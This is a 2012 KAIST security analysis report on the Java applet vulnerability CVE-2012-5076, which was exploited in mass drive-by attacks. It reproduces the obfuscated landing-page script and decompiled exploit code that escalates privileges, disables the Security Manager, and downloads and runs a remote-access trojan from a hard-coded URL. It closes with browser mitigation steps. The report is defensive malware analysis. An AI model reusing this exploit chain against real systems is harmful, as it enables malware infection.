KAIST GSIS Security Analysis Report

Document #	CSRC-12-03-011	Title	Java Applet Vulnerability Analysis (CVE-2012-5076)		
Type	☐ Attack Trend ☐ Technical Analysis ■ Specialty Analysis	Data	November 15, 2012	Author	KAIST Graduate School of Information Security Youngwook Lee, Minkyu Lee, Hyosik Lim, Changhoon Yoon
		Modified	November 19, 2012		

* Keyword : CVE-2012-5076, Oracle Java Applet ManagedObjectManagerFactory.getMethod method Remote Code Execution

1. Executive Summary

On November 15th(Korea Standard Time), Bitscan Co.'s PCDS(Pre-Crime Detection System) has detected the malicious code exploiting the new Java Applet vulnerability. At the time of detection, many web pages in the internet were already manipulated by the attackers intending massive infection, and KAIST Graduate School of Information Security(GSIS) have analyzed the code. KAIST GSIS have determined that the machines with Oracle JRE 7 update 7 and earlier were vulnerable to this malicious code. When the vulnerable client visits the web page containing this exploit code, it downloads the program called Gh0st RAT(Remote Admin Tool)[1] from the hard-coded URL and executes it.

We were aware of the code snippet exploiting CVE-2012-5076 vulnerability published on Exploit-db[2] (November 13th). Accordingly, it was relatively easier to analyze the exploit code than analyzing from the scratch.

This specialty analysis report includes detailed analysis of CVE-2012-5076 as well as the actual case of the mass distribution of the code. In addition, this report was initially written on November 15th, modified and completed on November 19th by including some related or referenced works.

2. Description

As the former Java Applet vulnerabilities, attacker can gain access to the local file system by exploiting CVE-2012-5076 vulnerability bypassing Security Manager[3].

This vulnerability is quite similar to CVE-2012-4681. For this reason, this specialty analysis report includes lots of background information that is given in the previous report, such as CVE-2012-4681 analysis report[4], published by KAIST GSIS.

This chapter begins with providing some background information for the better understanding. Background information includes Java Security Manager, Java Reflection, and Java access control. Security Manager is a security mechanism of Java, Reflection feature examines and manipulates a Java class, and Java access control decides the execution of code by examining whether the code is trusted or not. Finally, we explain how Security Manager can be bypassed by analyzing the actual exploit code.

1. Background

1.1 Java Security Manager

Security Manager is a security mechanism that allows or disallows the operation according to application-specific security policy. Security Manager is disabled by default on the local system; however, if Java Applet application is executed on a web browser or Java Web Start, it automatically becomes enabled. Upon web browser requests the web page containing Java Applet application, it downloads and executes the application. In such process of Java Applet execution, Security Manager restricts the operation of the application according to the security policy known as 'Applet sandbox'. This security policy disallows the execution of untrusted code in Java Applet application by looking at its code signature. In other words, Security Manager does not allow any access to local file system or any network connection, if the code is decided to be unsafe. Security Manager throws SecurityException for any unauthorized operation.

[Figure 1] introduces some of Security Manager related methods in java.lang.System[5], java.lang.SecurityManager class.

<java.lang.object>

public static SecurityManager getSecurityManager()

Returns the object of Security Manager currently installed. (returns null, if Security Manager does not exist)

Returned object calls methods implemented in SecurityManager to test security policy.

public static void setSecurityManager(SecurityManager sm)

Configures Security Manager with the given object. If Security Manager exists, this method calls checkPermission(java.security.Permission) method to check if the given object is authorized to call setSecurityManager() method. If the given parameter is null or SecurityManager does not exist, it simply returns.

<java.lang.SecurityManager>

public void checkPermission(Permission perm)

If the current security policy does not allow the given parameter's access, it throws SecurityException. checkPermission() method calls AccessController.checkPermission method with the derived authority.

[Figure 1] Security Manager Related Methods

As explained in [Figure 1], Java Virtual Machine(JVM) calls setSecurityManager() method before a web browser actually executes Java Applet code, and it sets 'Applet Sandbox' security policy to Security Manager. Hence, Java Applet code gets executed with only limited security policy, for example, it does not have authority to access file system or connect to the network.

1.2 Reflection

Reflection is frequently used to acquire Java class information or to modify its operation on runtime. Reflection not only provides names and properties of Java class members, but also allows creation of the instance of the class and use it after the compilation. Also, Reflection can be used to access certain private class member.

As described above, Reflection feature has brought flexibility to Java application development; however, it has also brought a security defect. Java, as an object-oriented language, supports encapsulation. It supports encapsulated class members, such as private methods and variables. However, those hidden class members can be accessed by using Reflection API. Violating fundamental principle of object-oriented programming, it may cause serious errors or critical security problems[6].

Since Security Manager does not allow Reflection by default on Java Applet execution, it is impossible to directly call any Reflection API. If any access using Reflection API is attempted in this case, Java Virtual Machine will throw AccessControlException.

CVE-2012-5076 uses getMethod() method of com.sun.org.glassfish.gmbal.ManagedObjectManagerFactory class to call Reflection API indirectly. getMethod()[Figure 2 ①] method can configure the method of specific class to be accessible by calling Reflection APIs, such as getDeclaredField() method[Figure 2 ②]. A more detailed explanation of the exploit code flow in CVE-2012-5076 is given in Chapter 3.

1.3 Permission Check and Access Control

Java language implements stack-based access control mechanism[7]. All of the APIs in Java always checks its permission before the actual execution. java.security.AccessController.check-Permission method

checks all of the frames in the call stack figure out its permission. If any one of the caller frames has insufficient permission to execute the API, AccessControlException will be thrown.

Java Applet application executed on a web browser has limited authority. The permission check fails even if Java Applet application calls the trusted code exist in /JRE/lib, because the Java Application itself has relatively low authority. In order to bypass this security mechanism, AccessController.doPrivilege method can temporarily elevate the API's authority when Security manager tries to check the permission.

As CVE-2012-5076 example shown in [Figure 2], Reflection API is called internally in doPrivileged() method[Figure 2 ③], and therefore Security Manager allows its execution in getMethod() method of com.sun.org.glassfish.gmbal.ManagedObjectManagerFactory class using its derived authority.

```
public static Method ①getMethod( final Class<?> cls, final String name,
        final Class<?>... types ) {

        try {
                return ③AccessController.doPrivileged(
                        new PrivilegedExceptionAction<Method>() {
                                public Method run() throws Exception {
                                        return ②cls.getDeclaredMethod(name, types);
                                }
                        });
                } catch (PrivilegedActionException ex) {
                        throw new GmbalException( "Unexpected exception", ex ) ;
                } catch (SecurityException exc) {
                        throw new GmbalException( "Unexpected exception", exc ) ;
                }
        }
```


[Figure 2] ManagedObjectManagerFactory Class – getMethod Method

2. Exploit Type Analysis

As shown in [Figure 3], the structure of the malicious link exploiting CVE-2012-5076 can be classified into two classification, Kaixin and Gondad. These exploit kits contain various exploit codes exploiting various vulnerabilities including CVE-2012-5076. Exploit kits containing various exploit codes are preferred because they can attack victims with diverse system environment, ultimately increasing overall success rate.

The source code of the root is obfuscated as shown in [Figure 4]. The de-obfuscated version is shown in [Figure 5], and one can notice the branches leading to the exploit code. The variable 'gondad' contains the sub-variable called 'archive', and 'gTJePXG4.jpg' is assigned to this 'archive' variable. 'gTJePXG4.jpg' looks like an image file, however actually it is a Java Archive File(jar). This file can be decompressed, and .class files that involve in the actual exploitation can be found as shown in [Figure 6].

This chapter briefly described the attack strategy using malicious link, and the next chapter gives detailed analysis of CVE-2012-5076 exploitation.




[Figure 3] Type of malicious links

```
<script type="text/javascript" src="swfobject.js"></script>
<script src=jpg.js></script>
<script type="text/javascript">
var vNcrL1=navigator.userAgent.toLowerCase();
var CUyHI8="1"+"1";
if(document.cookie.indexOf("ciqsat5=")==-1 && vNcrL1.indexOf("linux")<=-1 && vNcrL1.indexOf("bot")==-1 && vNcrL1.indexOf("spider")==-1)
{
var PofP2=deconcept.SWFObjectUtil.getPlayerVersion();
var expires=new Date();
expires.setTime(expires.getTime()+24*60*60*1000);
CUyHI8="0";
document.cookie="ciqsat5=Yes;path=/;expires="+expires.toGMTString();
iIpK6="0";delete iIpK6;try{iIpK6+="0"+"0"+"0"+"0"+"0"+"0";}catch(e){var NxMtWn14="1";zWXUOhW1 = eval}AHfi7=unescape;dYaa5=
"CF19972CC0E89955ABD1A028E3FE9E59A5EFB73BC1DA334ED6E7743A98B0364B9FAC384B83982AB8C1CC6EEBDF8075E2D0C869F8ECD36DFCB5D161BEB1C564F4ADC969
D4A4AD77C2F2EA3BC9ACF22086D9DD0CC587A621D085B661DA8AA53DDB9D8371AE938A7CE9999A66AA8A8942A3639D67BD75DC21B56A9C78FC29C708D5606B6396656D6
78F7E29629F72676997456E6B9B652961946B61609B79293E0A0E726170286F6B6867626C793A6366756E6D7E4A6770632A666472425740722B292B27253F090A74697A
703C60686D6163667F2E75766E6D75292424272C3A0E0A676A696065647A35786574706641 6F732F6277707A5C305B287061716D676B602D2E5F2E7C59582B632C252F2
96E6E752F6A3833396E3C6774707C2F6D6366627169386 92B2E2E090E7B0F027C69763E73697374624A6B762A6672747E596D5C2F746D7569606065282A5B2A785C5D27
2A213A0A0D6A63222A606F68626360793D7265752C21646F6E6166607C3D7665783F0B097E050B6E61232D2A65686E6267667C3D3C373F3535362326262 5606B6A64636
2343831372E23797E222F67696866656 5793A3534333130322023212 4636F6C6C69607E3D3E39373737332C227E7B202E616D6A6560270393830363033362722220065
677B363C36323335322B2E0D0C7D0F0E77607428626A6F676164253A24606F617D656168772D6B7362667760476E626D6368762C2660767869607524293B080D636B6E6
16A677C693A253227390F0D6769686665652F6E6D6C6269773D2234253F090A6B6E202C616C6D6C60637F3F383334373231262422216669666616 4657B3E3D3431343430
262B64676F6366677D3C3F3635363632242727266F6A6B65626478393A3531303139212D0B0978050B60686D6163662961746 56A6D77643B2A717F676C646731296E746
```

[Figure 4] Obfuscated malicious link code

```
if (XbwfSqJ4.indexOf('msie 6') > -1)
){
document.write("<OBJECT classid='clsid:8AD9C840-044E-11D1-B3E9-00805F499D93' width='200' height='200'>
}
else
){
gondad.archive="gTJePXG4.jpg";
gondad.code="gond20125076.Gondqq.class";
gondad.setAttribute("xiaomaolv","http://www.woshimeiguoren.com/c.exe");
gondad.setAttribute("bn","woyouyizhixiaomaolv");
gondad.setAttribute("si","conglaiyebuqi");
gondad.setAttribute("bs","748");
document.body.appendChild(gondad);
}
```

[Figure 5] Deobfuscated code



[Figure 6] Set of attack codes changed to jar


3. Exploit Code Analysis

This vulnerability uses getMethod() method implemented in com.sun.org.glassfish.gmbal. ManagedObjectManagerFactory class. By using getMethod() along with create() method in com.sun.org.glassfish.gmbal.util.GenericConstructor class, it is possible to neutralize Security Manager by escalating privilege.

The code flow of this exploit code is similar to the exploit code for the former java vulnerabilities. The exploit code is consisted of three .class files; Upriv.class disables Security Manager, Gondcc.class downloads the actual malicious program and executes it, and Gondqq.class assists seamless execution of Upriv.class and executes Gondcc.class. The process of the exploit code execution is described in [Figure 7].

Upon the visit of the malicious page, the web browser downloads .jar file and executes it in JVM. If it was just a normal Applet, Security Manager would block its execution; however, the exploit code disables Security Manager, and therefore the code can be executed even on the local system.

This exploit code can be classified into three levels; Privilege Escalation, Disabling Security Manager, Downloading and Executing the malicious code.



[Figure 7] Process of CVE-2012-5076 exploitation

3.1 Privilege Escalation

In the beginning of the exploitation, Gondqq.class is executed. Gondqq.class imports ManagedObjectManagerFactory and GenericConstructor[Figure 8]. Once those classes are imported, init() method is called to allocate Upriv.class to byte array called 'arrayOfByte' as shown in [Figure 9].

```
//취약한 gmbal import-----------------------------------------------------
import com.sun.org.glassfish.gmbal.ManagedObjectManagerFactory;
import com.sun.org.glassfish.gmbal.util.GenericConstructor;
//-----------------------------------------------------------------------
```

[Figure 8] vulnerable import com.sun.org.glassfish.gmbal.

```
35    public void init()
36    {
37        try
38        {
39            //Upriv.class의 byte array화-----------------------------------------
40            ByteArrayOutputStream localByteArrayOutputStream = new ByteArrayOutputStream();
41            byte arrayOfByte[] = new byte[8192];
42            InputStream localInputStream = getClass().getResourceAsStream("Upriv.class");
43            int i;
44            while((i = localInputStream.read(arrayOfByte)) > 0)
45                localByteArrayOutputStream.write(arrayOfByte, 0, i);
46            arrayOfByte = localByteArrayOutputStream.toByteArray();
```

[Figure 9] Inserting Upriv.class into byte array

The following code [Figure 10] tries to escalate the program's privilege.

```
47  //AnonymousClassLoader load 및 getMethod 실행에 의한 권한 상승--------
48  GenericConstructor localGenericConstructor = new GenericConstructor(java/lang/Object,
49                                               "sun.invoke.anon.AnonymousClassLoader", new Class[0]);
50  Object localObject = localGenericConstructor.create(new Object[0]);
51  Method localMethod = ManagedObjectManagerFactory.getMethod(localObject.getClass(),
52                                               "loadClass", new Class[] {
53                                                       (new byte[0]).getClass()
54                                               });
```

[Figure 10] Privilege escalation by getMethod

In line 48 and line 50 in [Figure 10], sun.invoke.anon.AnonymousClassLoader object is gained by GenericConstructor. In line 51, ManagedObjectManagerFactory.getMethod() method is called to get loadClass() method of AnonymousClassLoader. As mentioned in Chapter 1, ManagedObjectManagerFactory.getMethod() method calls AccessController.doPrivilleged() method with cls.getDeclaredMethod() as a parameter to acquire loadClass() method with escalated privilege.

3.2 Disabling SecurityManager

After the privilege escalation above, 'arrayOfByte' variable is passed to loadClass() in line 56 as shown in [Figure 11]. This method returns Upriv.class with escalated privilege. Line 59 executes Upriv.class.

```
55  //상승되어있는 권한으로서의 Upriv.class 실행--------------------------
56  Class localClass = (Class)localMethod.invoke(localObject, new Object[] {
57      arrayOfByte
58  });
59  localClass.newInstance();
```

[Figure 11] Execution of loadClass with escalated privilege

Security Manager is disabled after executing Upriv.class on line 30 as shown in [Figure 12].

```
26      public Object run()
27          throws Exception
28      {
29          System.out.println("1");
30          System.setSecurityManager(null);// SecurityManager disable
31          return null;
32      }
```

[Figure 12] Disabling Security Manager

3.3 Downloading and Executing the malicious code

After disabling Security Manager, the code comes back to Gondqq.class and executes the code shown in [Figure 13]. xrun() method in Gondcc.class simply downloads and executes the malicious code.

```
60  //Drive by download-----------------------------------------------------
61  String ciqsat5U = "ciqsat5UteWAVI4X";
62  String s1 = getParameter("bn");
63  String s = getParameter("xiaomaolv");
64  String s2 = getParameter("si");
65  String s3 = getParameter("bs");
66  String str1 = System.getProperty("os.name");
67  if(str1.indexOf("Windows") >= 0)
68      Gondcc.xrun(s, s1, s2, Integer.valueOf(s3));
```

[Figure 13] Execution of xrun method

The source code of Gondcc.class is shown as [Figure 14].

```
String k1 = "woyouyizhixiaomaol";
String k2 = "conglaiyebuqi";
String str1 = System.getProperty("os.name");
if(bn.indexOf(k1) == 0 && si.indexOf(k2) == 0 && bs.intValue() == 748)
{
    Object localObject1 = (new StringBuilder(String.valueOf(
    System.getProperty("java.io.tmpdir")))).append(File.separator).append("update.exe").toString();
    downFile((String)localObject1, xiaomaolv);
    if(str1.indexOf("Windows") < 0)
        exec((new StringBuilder("chmod 754 ")).append((String)localObject1).toString());
    exec((String)localObject1);
    (new File((String)localObject1)).delete();
    System.out.println("1");
}
```


[Figure 14] The source code of Gondcc.class

The corresponding code in [Figure 14] downloads the malicious code uploaded on the web server. The code saves the downloaded file as 'update.exe', and deletes the file after the execution. Most of the general JRE exploit code uses the similar mechanism of downloading and executing. Detailed description of the corresponding class can found in KAIST GSIS Specialty Analysis Report(GSIS-12-03-008).


4. Conclusion

Referring to the weekly statistics of vulnerability used, the portion that JRE related vulnerability take is extremely large. This result implies JRE related vulnerability provides the optimal condition.

In order to compare the frequency of JRE-related vulnerability and the other web application vulnerabilities, data gathered by Bitscan Co.'s PCDS was analyzed. As a result, JRE-related vulnerability was detected much more frequently than the others, as shown in [Figure 15]. By looking at the date of the first discovery of each JRE-related vulnerability, the average period of the new JRE-vulnerability appearance was about 92 days(about 3 months)[Figure 16].



[Figure 15] Comparison of frequency of using web application vulnerabilities



[Figure 16] The timeline of new JRE related vulnerability discovery

From results above, we could measure the ripple effect of the attack. To prevent any possible damage from JRE related zero-day vulnerability that may appear in the future, we provide the guide to disable Java Applet for Internet Explorer, Firefox, and Chrome.

- MS Internet Explorer
  [Tools] - [Internet Options] - [Security Tab] - [Custom Level] - [Scripting] - [Java Applet Scripting] – Select disable

- Mozilla Firefox
  [Tools] - [Add-ons] - [Plugins] - [Java(TM) Platform SE]
  – Select disable

- Google Chrome
  [Tools] - [Settings] - [Show Advanced Settings] - [Content settings] - [Plug-ins]
  – Disable individual plug-ins – Disable Java

3. References

[1] http://en.wikipedia.org/wiki/Ghost_Rat
[2] http://www.exploit-db.com/exploits/22657/
[3] http://docs.oracle.com/javase/1.4.2/docs/api/java/lang/SecurityManager.html
[4] http://www.exploit-db.com/wp-content/themes/exploit/docs/21321.pdf
KAIST GSIS specialty analysis report(GSIS-12-03-009)
[5] http://docs.oracle.com/javase/1.5.0/docs/api/java/lang/System.html
[6] http://docs.oracle.com/javase/tutorial/reflect/index.html
[7] http://www.oracle.com/technetwork/java/seccodeguide-139067.html
[8] http://blogs.technet.com/b/mmpc/archive/2012/11/15/a-technical-analysis-on-new-java-vulnerability-cve-2012-5076.aspx
[9] http://grepcode.com/file/repository.grepcode.com/java/root/jdk/openjdk/7-b147/com/sun/org/glassfish/gmbal/ManagedObjectManagerFactory.java
[10] http://grepcode.com/file/repository.grepcode.com/java/root/jdk/openjdk/7-b147/com/sun/org/glassfish/gmbal/util/GenericConstructor.java
[11] http://grepcode.com/file/repository.grepcode.com/java/root/jdk/openjdk/6-b14/java/lang/reflect/Method.java